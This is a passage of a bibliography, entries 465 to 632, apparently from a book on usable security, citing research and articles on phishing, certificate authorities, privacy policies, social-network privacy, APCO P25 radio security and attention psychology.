[465] "Zufall unter Beobachtung", Michael Schilli, *Linux Magazine*, May 2007, p.98.

[466] "Remote Desktop Protocol: Smart Card Virtual Channel Extension", Microsoft Corporation, 30 November 2007.

[467] "dotCrime Manifesto", Phil Hallam-Baker, Addison-Wesley, 2007.

[468] "Decision Strategies and Susceptibility to Phishing", Julie Downs, Mandy Holbrook and Lorrie Cranor, *Proceedings of the 2nd Symposium on Usable Privacy and Security (SOUPS'06)*, July 2006, p.79.

[469] "Factors that Affect the Perception of Security and Privacy of E-Commerce Web Sites", Carl Turner, Merrill Zavod and William Yurcik, *Proceedings of the 4th International Conference on Electronic Commerce Research -— Volume 2*, November 2001, p.628.

[470] "Re: [hcisec] Are there any recent studies on the effectiveness of Firefox's URL-bar colouring?", Serge Egelman, posting to the hcisec@yahoogroups.com mailing list, message-ID `c46d4ffc0809161156i6af493d0kf281150d18594532@mail.gmail.com`, 16 September 2008.

[471] "Re: [hcisec] Are there any recent studies on the effectiveness of Firefox's URL-bar colouring?", Rachna Dhamija, posting to the hcisec@yahoogroups.com mailing list, message-ID `823AB7C6-34E1-49E2-A1E2-9983B010577B@deas.harvard.edu`, 16 September 2008.

[472] "Risk taking and accident causation", Willem Wagenaar, in "Risk-taking Behaviour", John Wiley and Sons, 1992, p.257.

[473] "Gathering Evidence: Use of Visual Security Cues in Web Browsers", Tara Whalen and Kori Inkpen, Proceedings of the 2005 Conference on Graphics Interface, 2005, p.137.

[474] "Modifying Evaluation Frameworks for User Studies with Deceit and Attack", Maritza Johnson, Chaitanya Atreya, Adam Aviv, Steven Bellovin and Gail Kaiser, 2008, work in progress.

[475] User comment in "Digital Certificates: Do They Work?", "Emily", 1 January 2008, `http://www.codinghorror.com/blog/archives/001024.html`.

[476] "Assessing the usability of system-initiated and user-initiated security events", D. Chatziapostolou and S. Furnell, Proceedings of the 6th ISOnEworld Conference, April 2007, CDROM proceedings.

[477] "Digital Certificates: Do They Work?", Jeff Atwood, 20 December 2007, `http://www.codinghorror.com/blog/archives/001024.html?r=20357`.

[478] "What Do They 'Indicate'? Evaluating Security and Privacy Indicators", Lorrie Faith Cranor, *interactions*, **Vol.13**, **No.3** (May-June 2006), p.45.

[479] "The 'Certificate Authority' Trust Model for SSL: A Defective Foundation for Encrypted Web Traffic and a Legal Quagmire", Steven Roosa and Stephen Schultze, *Intellectual Property and Technology Law Journal*, **Vol.22**, **No.11** (November 2010), p.3.

[480] "Observations about five random CAs", Florian Weimer, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `82bou7ea6q.fsf@mid.bfk.de`, 26 September 2011.

[481] "Certificate Authority Collapse: Regulating Systemic Vulnerabilities in the HTTPS Value Chain", Axel Arnbak and Nico Van Eijk, *Research Conference on Communication, Information, and Internet Policy (TPRC'12)*, September 2012, `http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2031409`.

[482] "Trust Darknet: Control and Compromise in the Internet's Certificate Authority Model", Steven Roosa and Stephen Schultze, *IEEE Security and Privacy*, **Vol.12**, **No.3** (May/June 2013), p.18.

[483] "Remove Trustwave Certificate(s) from trusted root certificates", Brian Trzupek, 8 February 2012, `https://bugzilla.mozilla.org/show_bug.cgi?id=724929#c34`.

[484] "Classifying Public Key Certificates", Javier Lopez, Rolf Oppliger and Günther Pernul, *Proceedings of the 2nd European PKI Workshop (EuroPKI'05)*, Springer-Verlag LNCS No.3545, June 2005, p.135.

[485] "Reconstructing Readability: Recent Developments and Recommendations in the Analysis of Text Difficulty", Rebekah Benjamin, *Educational Psychology Review*, **Vol.24**, **No.1** (March 2012), p.63.

[486] "Empirical Studies on Software Notices to Inform Policy Makers and Usability Designers", Jens Grossklags and Nathan Good, *Proceedings of the 2007 Workshop on Usable Security (USEC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.341.

[487] "Privacy Gets a New Round of Prominence", Greg Goth, *IEEE Internet Computing*, **Vol.15**, **No.1** (January/February 2011), p.13.

[488] "Privacy Policies are Great — for PhDs", Erik Sherman, 4 September 2008, http://industry.bnet.com/technology/1000391/privacy-policies-are-great-for-phds/.

[489] "Why We Can't Be Bothered To Read Privacy Policies: Models of Privacy Economics as a Lemons Market", Tony Vila, Rachel Greenstadt and David Molnar, *Proceedings of the 5th International Conference on Electronic Commerce*, September 2003, p.403.

[490] "Privacy Policies as Decision-making Tools: An Evaluation of Online Privacy Notices", Carlos Jensen and Colin Potts, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, April 2004, p.471.

[491] "Sorry, I Don't Get It: An Analysis of Warning Message Texts", Marian Harbach, Sascha Fahl, Polina Yakovleva and Matthew Smith, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, April 2013, Springer-Verlag LNCS, to appear.

[492] "The Cost of Reading Privacy Policies", Aleecia McDonald and Lorrie Cranor, I/S: A Journal of Law and Policy for the Information Society, Vol.4, No.3. (2008), http://moritzlaw.osu.edu/students/groups/is/files/2012/02/Cranor_Formatted_Final.pdf.

[493] "Reading online privacy policies cost us $781 billion per year", Michael Kassner, 21 May 2012, http://www.techrepublic.com/blog/security/reading-online-privacy-policies-cost-us-781-billion-per-year/7910.

[494] "Financial Privacy Policies and the Need for Standardisation", Annie Anton, Julia Earp, Qingfeng He, William Stufflebeam, Davide Bolchini and Carlos Jensen, *IEEE Security and Privacy*, **Vol.2**, **No.2** (March/April 2004), p.36.

[495] "On Notice: The Trouble with Notice and Consent," Solon Barocas and Helen Nissenbaum, *Proceedings of the 1st Forum on the Application and Management of Personal Electronic Information*, October 2009, http://senseable.mit.edu/engagingdata/papers/ED_SII_On_Notice.pdf.

[496] Kathryn Dalziel, Privacy Lawyer, Taylor Shaw, private communications, November 2012.

[497] "A Comparative Study of Online Privacy Policies and Formats", Aleecia McDonald, Robert Reeder, Patrick Kelley and Lorrie Faith Cranor, *Proceedings of the 9th Privacy Enhancing Technologies Symposium (PETS'09)*, August 2009, p.37.

[498] "A 'Nutrition Label' for Privacy", Patrick Kelley, Joanna Bresee, Lorrie Faith Cranor and Robert Reeder, *Proceedings of the 5th Symposium on Usable Security and Privacy (SOUPS'09)*, July 2009, Paper 4.

[499] "Standardizing Privacy Notices: An Online Study of the Nutrition Label Approach", Patrick Kelley, Lucian Cesca, Joanna Bresee, and Lorrie Faith Cranor, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.1573.

[500] "The Best of Strangers: Context Dependent Willingness to Divulge Personal Information", Leslie John, Alessandro Acquisti and George Loewenstein, *Social Science Research Network Working Paper Series*, 6 July 2009, http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1430482.

[501] "Stopping Spyware at the Gate: A User Study of Privacy, Notice and Spyware", Nathaniel Good, Rachna Dhamija, Jens Grossklags, David Thaw, Steven Aronowitz, Deirdre Mulligan and Joseph Konstan, *Proceedings of the 2005 Symposium on Usable Privacy and Security*, July 2005, p.43.

[502] "Noticing Notice: A large-scale experiment on the timing of software license agreements", Nathaniel Good, Jens Grossklags, Deirdre Mulligan and Joseph Konstan, *Proceedings of the 25th Conference on Human Factors in Computing Systems (CHI'07)*, January 2007, p.607.

[503] "It Pays To Read License Agreements", Larry Magid, 14 February 2005, `http://www.pcpitstop.com/spycheck/eula.asp`.

[504] "GameStation: 'We own your soul'", Joe Martin, 15 April 2010, `http://www.bit-tech.net/news/gaming/2010/04/15/gamestation-we-own-your-soul/1`.

[505] "Trained to Accept? A Field Experiment on Consent Dialogs", Rainer Böhme and Stefan Köpsell, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.2403.

[506] "User Choices and Regret: Understanding Users' Decision Process about Consensually acquired Spyware", Nathaniel Good, Jens Grossklags, David Thaw, Aaron Perzanowski, Deirdre Mulligan and Joseph Konstan, *I/S: A Journal of Law and Policy for the Information Society*, **Vol.2**, **No.2** (2006), p.283.

[507] "EULAlyzer", Javacool Software, `http://www.javacoolsoftware.com/-eulalyzer.html`.

[508] "The Ghost In The Browser: Analysis of Web-based Malware", Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu, comments during a presentation at the *First Workshop on Hot Topics in Understanding Botnets (HotBots'07)*, April 2007.

[509] "Securing Java", Edward Felten and Gary McGraw, John Wiley and Sons, 1999.

[510] "Beware of the dancing bunnies", Larry Osterman, 12 July 2005, `http://blogs.msdn.com/larryosterman/archive/2005/-07/12/438284.aspx`.

[511] "Do Security Toolbars Actually Prevent Phishing Attacks", Min Wu, Robert Miller and Simson Garfinkel, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.601.

[512] "A Usability Study and Critique of Two Password Managers", Sonia Chiasson, Paul van Oorschot and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.

[513] "A study in socially transmitted malware", Sid Stamm, Markus Jakobsson, Mona Gandhi, 2006, `http://www.indiana.edu/~phishing/verybigad/`.

[514] "Looking forward to seeing Facebook apps drop their pointless mystery", Jan Miksovsky, 27 January 2008, `http://miksovsky.blogs.com/flowstate/-2008/01/facebook-applic.html`.

[515] "Antisocial Networks: Turning a Social Network into a Botnet", E. Athanasopoulos, A. Makridakis, S. Antonatos, D. Antoniades, S. Ioannidis, K. G. Anagnostakis and E. Markatos, *Proceedings of the 11th International Information Security Conference (ISC'08)*, Springer-Verlag LNCS No.5222, September 2008, p.146.

[516] "Latest Facebook Ad Quiz Scam Will Cost You $20 A Week", Nick O'Neill, 28 May 2009, `http://www.allfacebook.com/2009/05/facebook-quiz-scam/`.

[517] "Phishing Social Networking Sites", 'RSnake', 8 May 2007, `http://ha.ckers.org/blog/20070508/phishing-social-networking-sites/`.

[518] "Cybercriminals Now Using Public Social Networks to Give Command and Control Orders to Banking Trojans", RSA FraudAction Research Lab, 19 July 2010, `http://rsa.com/blog/blog_entry.aspx?id=1684`.

[519] "Facebook Developers And Ad Networks Participating In Race To The Bottom", Nick O'Neill, 5 June 2009, `http://www.allfacebook.com/-2009/06/facebook-developers-and-ad-networks-participating-in-race-to-the-bottom/`.

[520] "Information Revelation and Privacy in Online Social Networks (The Facebook case)", Ralph Gross and Alessandro Acquisti, *Proceedings of the workshop on Privacy in the Electronic Society*, November 2005, p.71.

[521] "Strategies and Struggles with Privacy in an Online Social Networking Community", Katherine Strater and Heather Richter Lipford, *Proceedings of the 22nd British HCI Group Annual Conference on People and Computers: Culture, Creativity, Interaction (BCS-HCI'08)*, September 2008, p.111.

[522] "Friendster and Publicly Articulated Social Networks", Danah Boyd, *Proceedings of the 22nd Conference on Human Factors in Computing Systems (CHI'04)*, April 2004, p.1279.

[523] "Friends Only: Examining a Privacy-Enhancing Behavior in Facebook", Fred Stutzman and Jacob Kramer-Duffield, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.1553.

[524] "Changes in Use and Perception of Facebook", Cliff Lampe, Nicole Ellison and Charles Steinfield, *Proceedings of the 20th Conference on Computer Supported Cooperative Work (CSCW'08)*, November 2008, p.721.

[525] "Security Issues Challenging Facebook", S.Leitch and M.Warren, *Proceedings of the 7th Australian Information Security Management Conference (AISM'09)*, December 2009, p.137.

[526] "The Latest Facebook Application Developer Trick: Unapproved Notifications", Nick O'Neill, 4 June 2009, `http://www.allfacebook.com/-2009/06/the-latest-facebook-application-developer-trick-unapproved-notifications/`.

[527] "How To Spam Facebook Like A Pro: An Insider's Confession", 'Guest Author', 1 November 2009, `http://techcrunch.com/2009/11/01/how-to-spam-facebook-like-a-pro-an-insiders-confession/`.

[528] "Compare People Facebook App Pulls a Bait and Switch?", Rae Hoffman, 7 September 2007, `http://www.sugarrae.com/compare-people-facebook-app-pulls-a-bait-and-switch/`.

[529] "Facebook application hawks your personal opinions for cash", Chris Williams, 12 September 2007, `http://www.theregister.co.uk/-2007/09/12/facebook_compare_people/`.

[530] "More Advertising Issues on Facebook (Updated)", 'theharmonyguy', 20 June 2008, `http://theharmonyguy.com/2008/06/20/more-advertising-issues-on-facebook/`.

[531] "SocialMedia to unveil 'friendship ranks'", Stefanie Olsen, 23 June 2008, `http://news.cnet.com/8301-10784_3-9974220-7.html`.

[532] "Facebook suspends app that permitted peephole", Elinor Mills, 26 June 2008, `http://news.cnet.com/8301-10784_3-9977762-7.html`.

[533] "Prying Data out of a Social Network", Joseph Bonneau, Jonathan Anderson and George Danezis, *Proceedings of the 2009 Conference on Advances in Social Network Analysis and Mining (ASONAM'09)*, July 2009, p.249.

[534] "On the Leakage of Personally Identifiable Information Via Online Social Networks", Balachander Krishnamurthy and Craig Willis, *Proceedings of the 2nd Workshop on Online Social Networks (WOSN'09)*, August 2009, p.7.

[535] "Rule-Based Access Control for Social Networks", Barbara Carminati, Elena Ferrari and Andrea Perego, *On the Move to Meaningful Internet Systems (OTM'06) Workshop Proceedings: Part II*, Springer-Verlag LNCS No.4278, October 2006, p.1734.

[536] "Privacy Protection for Social Networking Platforms", Adrienne Felt and David Evans, *Proceedings of Web 2.0 Security and Privacy (W2SP'08)*, May 2008, `http://w2spconf.com/2008/papers/s3p1.pdf`.

[537] "Access control and privacy in web-based social networks", Barbara Carminati and Elena Ferrari, *International Journal of Web Information Systems*, **Vol.4**, **No.4** (2008), p.395.

[538] "Characterizing Privacy in Online Social Networks", Balachander Krishnamurthy and Craig Wills, *Proceedings of the 1st Workshop on Online Social Networks (WOSN'08)*, August 2008, p.37.

[539] "Lockr: Social Access Control for Web 2.0", Amin Tootoonchian, Kiran Gollu, Stefan Saroiu, Yashar Ganjali and Alec Wolman, *Proceedings of the 1st Workshop on Online Social Networks (WOSN'08)*, August 2008, p.43.

[540] "NOYB: Privacy in Online Social Networks", Saikat Guha, Kevin Tang and Paul Francis, *Proceedings of the 1st Workshop on Online Social Networks (WOSN'08)*, August 2008, p.49.

[541] "Social Applications: Exploring A More Secure Framework", Andrew Besmer, Heather Richter Lipford, Mohamed Shehab and Gorrell Cheek,

Proceedings of the 5th Symposium on Usable Security and Privacy (SOUPS'09), July 2009, Paper 2.

[542] "xBook: Redesigning Privacy Control in Social Networking Platforms", Kapil Singh, Sumeer Bhola and Wenke Lee, *Proceedings of the 18th Usenix Security Symposium (Security'09)*, August 2009, p.249.

[543] "Capturing Social Networking Privacy Preferences: Can Default Policies Help Alleviate Tradeoffs between Expressiveness and User Burden?", Ramprasad Ravichandran, Michael Benisch, Patrick Kelley and Norman Sadeh, *Proceedings of the 9th Privacy Enhancing Technologies Symposium (PETS'09)*, Springer-Verlag LNCS No.5672, August 2009, p.1.

[544] "A Privacy Preservation Model for Facebook-Style Social Network Systems", Philip Fong, Mohd Anwar and Zhen Zhao, *Proceedings of the 14th European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.303.

[545] "Oops, I Did it Again: Mitigating Repeated Access Control Errors on Facebook", Serge Egelman, Andrew Oates and Shriram Krishnamurthi, *Proceedings of the 29th Conference on Human Factors in Computing Systems (CHI'11)*, May 2011, to appear.

[546] "A User-Activity-Centric Framework for Access Control in Online Social Networks", Jaehong Park, Ravi Sandhu and Yuan Cheng, *IEEE Internet Computing*, **Vol.15**, **No.5** (September/October 2011), p.62.

[547] "FlyByNight: mitigating the privacy risks of social networking", Matthew Lucas and Nikita Borisov, *Proceedings of the 7th Workshop on Privacy in the Electronic Society (WPES'08)*, October 2008, p.1.

[548] "Enforcing Access Control in Social Network Sites", Filipe Beato, Markulf Kohlweiss and Karel Wouters, *2nd Hot Topics in Privacy Enhancing Technologies Workshop (HotPETs'09)*, August 2009, http://www.cosic.esat.kuleuven.be/publications/article-1240.pdf.

[549] "FaceCloak: An Architecture for User Privacy on Social Networking Sites", Wanying Luo, Qi Xie and Urs Hengartner, *Proceeding of the Conference on Privacy, Security, Risk and Trust (PASSAT'09)*, August 2009, p.26.

[550] "Usable Privacy by Visual and Interactive Control of Information Flow", Shah Mahmood and Yvo Desmedt, *Proceedings of the 20th Security Protocols Workshop (Protocols'12)*, Springer- Verlag LNCS No.7622, April 2012, p.181.

[551] "'I regretted the minute I pressed share': A Qualitative Study of Regrets on Facebook", Yang Wang, Saranga Komanduri, Pedro Giovanni Leon, Gregory Norcie, Alessandro Acquisti and Lorrie Faith Cranor, *Proceedings of the 7th Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011, Article No.10.

[552] "Social Privacy in Networked Publics: Teens' Attitudes, Practices, and Strategies", Danah Boyd and Alice Marwick, presented at "A Decade in Internet Time: Symposium on the Dynamics of the Internet and Society", September 2011, http://ssrn.com/abstract=1925128.

[553] "Thoughts on Pew's latest report: notable findings on race and privacy", Danah Boyd, 22 May 2013, http://www.zephoria.org/thoughts/-archives/2013/05/22/pew-race-privacy.html.

[554] "Usability Testing for Secure Device Pairing in Home Networks", Jukka Valkonen, Aleksi Toivonen and Kristiina Karvonen, *Proceedings of the First International Workshop on Security for Spontaneous Interaction (IWSSI'07)*, in *9th International Conference on Ubiquitous Computing (UbiComp'07)*, September 2007, http://www.comp.lancs.ac.uk/iwssi2007/papers/-iwssi2007-03.pdf.

[555] "The Feature-Positive Effect in Adult Human Subjects", Joseph Newman, William Wolff and Eliot Hearst, *Journal of Experimental Psychology: Human Learning and Memory*, **Vol.6**, **No.5** (September 1980), p.630.

[556] "Thinking and Reasoning", Alan Garnham and Jane Oakhill, Blackwell Publishing, 1994.

[557] "Thought and Knowledge: An Introduction to Critical Thinking (4th ed)", Diane Halpern, Lawrence Erlbaum Associates, 2002.

[558] "Handbook of Classroom Assessment: Learning, Achievement, and Adjustment", Gary Phye (ed), Academic Press Educational Psychology Series, 1996.

[559] "The Emperor's New Security Indicators", Stuart Schechter, Rachna Dhamija, Andy Ozment and Ian Fischer, *Proceedings of the 2007 Symposium on Security and Privacy (S&P'07)*, May 2007, p.51.

[560] "Commentary on Research on New Security Indicators", Andrew Patrick, 16 March 2007, `http://www.andrewpatrick.ca/essays/commentary-on-research-on-new-security-indicators`.

[561] "Better Website Identification and Extended Validation Certificates in IE7 and Other Browsers", Rob Franco, 21 November 2005, `http://blogs.msdn.com/ie/archive/2005/11/21/495507.aspx`.

[562] "Tricking Vista's UAC To Hide Malware", 'kdawson', 26 February 2007, `http://it.slashdot.org/article.pl?sid=07/02/26/0253206`.

[563] "User Account Control", Ben Fathi, 8 October 2008, `http://blogs.msdn.com/e7/archive/2008/10/08/user-account-control.aspx`.

[564] "User Account Control Overview", 7 February 2007, `http://www.microsoft.com/technet/windowsvista/security/-uacppr.mspx`.

[565] "User Account Control", `http://en.wikipedia.org/wiki/-User_Account_Control`.

[566] "Understanding and Configuring User Account Control in Windows Vista", `http://www.microsoft.com/technet/windowsvista/library/00d04415-2b2f-422c-b70e-b18ff918c281.mspx`.

[567] "Telecommunications, Land Mobile Communications (APCO/Project 25), TIA-102 Series", Telecommunications Industry Association, December 2011.

[568] "Project 25 Technology Interest Group", `http://project25.org`.

[569] "Why (Special Agent) Johnny (Still) Can't Encrypt: A Security Analysis of the APCO Project 25 Two-Way Radio System", Sandy Clark, Travis Goodspeed, Perry Metzger, Zachary Wasserman, Kevin Xu and Matt Blaze, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.49.

[570] "Insecurity in Public-Safety Communications: APCO Project 25", Stephen Glass, Vallipuram Muthukkumarasamy, Marius Portmann and Matthew Robert, *Proceedings of the 7th International Conference on Security and Privacy in Communication Networks (SecureComm'11)*, Springer-Verlag Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering (LNICST) No.96, September 2011, p.116.

[571] "APCO P25 Security Revisited: The Practical Attacks", Matthew Robert and Stephen Glass, presentation at Ruxcon 2011, November 2011.

[572] "One-Way Cryptography (Transcript of Discussion)", Matt Blaze, *Proceedings of the 19th Workshop on Security Protocols (Protocols'11)*, Springer-Verlag LNCS No.7114, March 2011, p.341.

[573] "One-Way Cryptography", Sandy Clark, Travis Goodspeed, Perry Metzger, Zachary Wasserman, Kevin Xu and Matt Blaze, *Proceedings of the 19th Workshop on Security Protocols (Protocols'11)*, Springer-Verlag LNCS No.7114, March 2011, p.336.

[574] "NSA on the Cheap", Matt Blaze, presentation at the 26th Large Installation System Administration Conference (LISA'12), December 2012, `https://www.usenix.org/conference/lisa12/nsa-cheap`.

[575] "OP25: World's Cheapest P25 Receiver", `http://op25.osmocom.org/wiki`.

[576] "The Great APCO Project 25 Boondoggle", Kirk Kleinschmidt, *Monitoring Times*, February 2011, p.8.

[577] "The Inmates Are Running the Asylum: Why High Tech Products Drive Us Crazy and How To Restore The Sanity", Alan Cooper, Sams, 1999.

[578] "Gorillas in our midst: sustained inattentional blindness for dynamic events", Dan Simons and Christopher Chabris, *Perception*, **Vol.28** (1999), p.1059.

[579] "Ignoring a merciless act", J. Wayand and D. Levin, *Journal of Vision*, **Vol.1**, **No.3** (December 2001), Article No.12.

[580] "Cognitive Neuroscience of Attention", Michael Posner (ed), Guilford Press, 2004.

[581] "Cognitive Factors in Aviation Display Design", Christopher Wickens, Steven Fadden, David Merwin and Patricia Ververs, *Proceedings of the 17th Digital Avionics Systems Conference (DASC'98)*, **Vol.1**, October 1998, p.E32/1.

[582] "Inattentional Blindness", Arien Mack and Irvin Rock, MIT Press, 1998.

[583] "How the Mind Works", Steven Pinker, W.W.Norton and Company, 1997.

[584] "A Remote Vulnerability in Firefox Extensions", Christopher Soghoian, 30 May 2007, `http://paranoia.dubfire.net/2007/05/remote-vulnerability-in-firefox.html`.

[585] "Secure Internet Letterhead", Phillip Hallam-Baker, W3C Workshop on Transparency and Usability of Web Authentication, March 2006, `http://www.w3.org/2005/Security/usability-ws/papers/27-phbaker-letterhead`.

[586] "Information processing of visual stimuli in an 'extinguished' field", Bruce Volpe, Joseph Ledoux and Michael Gazzaniga, *Nature*, **Vol.282**, **No.5740** (13 December 1979), p.722.

[587] "Unconscious activation of visual cortex in the damaged right hemisphere of a parietal patient with extinction", Geraint Rees, Ewa Wojciulik, Karen Clarke, Masud Husain, Chris Frith and Jon Driver, *Brain*, **Vol.123**, **No.8** (August 2000), p.1624.

[588] "Levels of processing during non-conscious perception: a critical review of visual masking", Sid Kouider and Stanislas Dehaene, *Philosophical Transactions of the Royal Society B (Biological Sciences)*, **Vol.362**, **No.1481** (29 May 2007), p.857.

[589] "Inattentional Blindness Versus Inattentional Amnesia for Fixated But Ignored Words", Geraint Rees, Charlotte Russell, Christopher Frith and Jon Driver, *Science*, **Vol.286**, **No.5449** (24 December 1999), p.2504.

[590] "Weapon focus, arousal, and eyewitness memory", Thomas Kramer, Robert Buckhout and Paul Eugenio, *Law and Human Behavior*, **Vol.14**, **No.2** (April 1990), p.167.

[591] "A meta-analytic review of the weapon focus effect", Nancy Steblay, *Law and Human Behavior*, **Vol.16**, **No.4** (August 1992), p.413.

[592] "Action goals influence action-specific perception", Rouwen Cañal-Bruland and John van der Kamp, *Psychonomic Bulletin & Review*, **Vol.16**, **No.6** (December 2009), p.1100. This is referenced primarily because the experiment described in the paper involves a Schokokusswurfmaschine.

[593] "Target-directed visual attention is a prerequisite for action-specific perception", Rouwen Cañal-Bruland, Frank Zhu, John van der Kamp and Rich Masters, *Acta Psychologica*, **Vol.136**, **No.3** (March 2011), p.285.

[594] "Electrical and Magnetic Brain Recordings: Contributions to Cognitive Neuroscience", Steven Hillyard, in "Cognitive Neuroscience: A Reader", Blackwell Publishing, 2000, p.25.

[595] "Functional Neuroimaging of Visual Cognition: Attention and Performance XX", Nancy Kanwisher and John Duncan (eds), Oxford University Press, 2004.

[596] "Gender differences in the mesocorticolimbic system during computer game-play", Fumiko Hoeft, Christa Watson, Shelli Kesler, Keith Bettinger, Allan Reiss, *Journal of Psychiatric Research*, 2008 (to appear)

[597] "The Writings of Thomas Jefferson", Thomas Jefferson and Henry Washington, Taylor and Maury, 1854.

[598] "Calculated Risks", Gerd Gigerenzer, Simon and Schuster, 2002.

[599] "Browser Enhancements for Preventing Phishing", Cynthia Kuo, Bryan Parno and Adrian Perrig, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.351.

[600] "Making Security Usable", Alma Whitten, PhD thesis, Carnegie Mellon University, May 2004.

[601] "So, PKI lets know who we're doing business with?", Thor Simon, posting to the cryptography@randombit.net mailing list, message-ID `20130108205905.GA19491@panix.com`, 8 January 2013.

[602] "So, PKI lets know who we're doing business with?", Thor Simon, posting to the cryptography@randombit.net mailing list, message-ID `20130108221407.GA8973@panix.com`, 8 January 2013.

[603] "Re: Intuitive cryptography that's also practical and secure", Andrea Pasquinucci, posting to the cryptography@metzdowd.com mailing list, message-ID `20070130203352.GA17174@old.at.home`, 30 January 2007.

[604] "Creating My Own Digital ID", Mark Bondurant, posting to the alt.computer.security newsgroup, message-ID `7tlpso$jos$1@nnrp03.primenet.com`, 8 October 1999.

[605] "The Importance of Usability Testing of Voting Systems" Paul Herrnson, Richard Niemi, Michael Hanmer, Benjamin Bederson, Frederick Conrad and Michael Traugott, *Proceedings of the Usenix Electronic Voting Technology Workshop (EVT'06)*, August 2006, `http://www.usenix.org/events/evt06/-tech/full_papers/herrnson/herrnson.pdf`.

[606] "Scantegrity II Municipal Election at Takoma Park: The First E2E Binding Governmental Election with Ballot Privacy", Richard Carback, David Chaum, Jeremy Clark, John Conway, Aleksander Essex, Paul Herrnson, Travis Mayberry, Stefan Popoveniuc, Ronald Rivest, Emily Shen, Alan Sherman and Poorvi Vora, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.291.

[607] Scott McIntyre, private communications, 20 May 2009.

[608] "Models of Man: Social and Rational", Herbert Simon, Wiley and Sons, 1957.

[609] "Don't Make Me Think : A Common Sense Approach to Web Usability", Steve Krug, New Riders Press, 2005.

[610] "Human-aware Computer System Design", Ricardo Bianchini, Richard Martin, Kiran Nagaraja, Thu Nguyen and Fábio Oliveira, *Proceedings of the 10th Conference on Hot Topics in Operating Systems (HotOS'05)*, June 2005, `http://www.cs.duke.edu/csl/usenix/05hotos/tech/full_papers/-bianchini/bianchini.pdf`.

[611] "Test-Enhanced Learning: Taking Memory Tests Improves Long-Term Retention", Henry Roediger III and Jeffrey Karpicke, *Psychological Science*, **Vol.17**, **No.3** (1 March 2006), p.249.

[612] "The Power of Testing Memory: Basic Research and Implications for Educational Practice", Henry Roediger III1 and Jeffrey Karpicke1, *Perspectives on Psychological Science*, **Vol.1**, **No.3** (1 September 2006), p.181.

[613] "The effect of testing on skills learning", Charles Kromann, Morten Jensen and Charlotte Ringsted, *Medical Education*, **Vol.43**, **No.1** (January 2009), p.5.

[614] "Repeated testing improves long-term retention relative to repeated study: a randomised controlled trial", Douglas Larsen, Andrew Butler and Henry Roediger III, *Medical Education*, **Vol.43**, **No.12** (December 2009), p.1174.

[615] "Why Testing Improves Memory: Mediator Effectiveness Hypothesis", Mary Pyc and Katherine Rawson, *Science*, **Vol.330**, **No.6002** (15 October 2010), p.335.

[616] "Human Error: Cause, Prediction, and Reduction", John Senders and Neville Moray, Lawrence Baum Associates, 1991.

[617] "Examining the Protective Effects of Mindfulness Training on Working Memory Capacity and Affective Experience", Amishi Jha, Elizabeth Stanley, Anastasia Kiyonaga, Ling Wong and Lois Gelfand, *Emotion*, **Vol.10**, **No.1** (February 2010), p.54.

[618] "A critical review of sex differences in decision-making tasks: Focus on the Iowa Gambling Task", Ruud van den Bos, Judith Homberg and Leonie de Visser, *Behavioural Brain Research*, **Vol.238** (1 February 2013), p.95.

[619] "A cultural study on decision making: performance differences on the Iowa gambling task between selected groups of brazilians and americans", Daniela Bakos, Natalie Denburg, Rochele Fonseca and Maria Parente, *Psychology and Neuroscience*, **Vol.3**, **No.1** (January-June 2010), p.101.

[620] "User Education Is Not the Answer to Security Problems", Jakob Nielsen, 25 October 2004, `http://www.useit.com/alertbox/20041025.html`.

[621] "AOL Names Top Spam Subjects For 2005", Antone Gonsalves, Information Week TechWeb News, 28 December 2005, `http://www.informationweek.com/news/showArticle.jhtml?-articleID=175701011`.

[622] "Should E-Mail Addresses Be Considered Private Data?", Brian Krebs, 19 October 2007, `http://voices.washingtonpost.com/securityfix/2007/-10/database_theft_leads_to_target.html`.

[623] "Deconstructing the Fake FTC E-mail Virus Attack", Brian Krebs, 5 November 2007, `http://voices.washingtonpost.com/securityfix/2007/-11/deconstructing_the_fake_ftc_em.html`.

[624] "Using Cartoons to Teach Internet Security", Sukamol Srikwan and Markus Jakobsson, *Cryptologia*, **Vol.32**, **No.2** (April 2008), p.137.

[625] "Phishing education for banking customers useless", Michael Crawford, *Computerworld*, 7 February 2007, `http://www.networkworld.com/news/-2007/020707-phishing-education-for-banking-customers.html`.

[626] "Active Content: Really Neat Technology or Impending Disaster", Charlie Kaufman, invited talk at the 2001 Usenix Annual Technical Conference, June 2001.

[627] Microformats, `http://microformats.org/wiki/Main_Page`.

[628] "Microformats: Empowering your Markup for Web 2.0", John Allsop, Friends of Ed Press, 2007.

[629] "Vulnerability CVE-2004-0615", US-CERT/NIST, 29 June 2004, `http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0615`.

[630] "pfSense — DHCP Script Injection Vulnerability", Rafael Vega, MWR InfoSecurity, 25 July 2008, `http://labs.mwrinfosecurity.com/assets/-183/mwri_pfsense-dhcp-script-injection_2008-07-25.pdf`.

[631] "DDWRT --- SSID Script Injection Vulnerability", Rafael Vega, MWR InfoSecurity, 25 July 2008, `http://labs.mwrinfosecurity.com/assets/-182/mwri_dd-wrt-ssid-script-injection_2008-07-28.pdf`.

[632] "Behind Enemy Lines" by Rafael Vega, MWR InfoSecurity, 29 July 2008, `http://labs.mwrinfosecurity.com/assets/140/mwri_behind-enemy-lines_2008-07-25.pdf`.

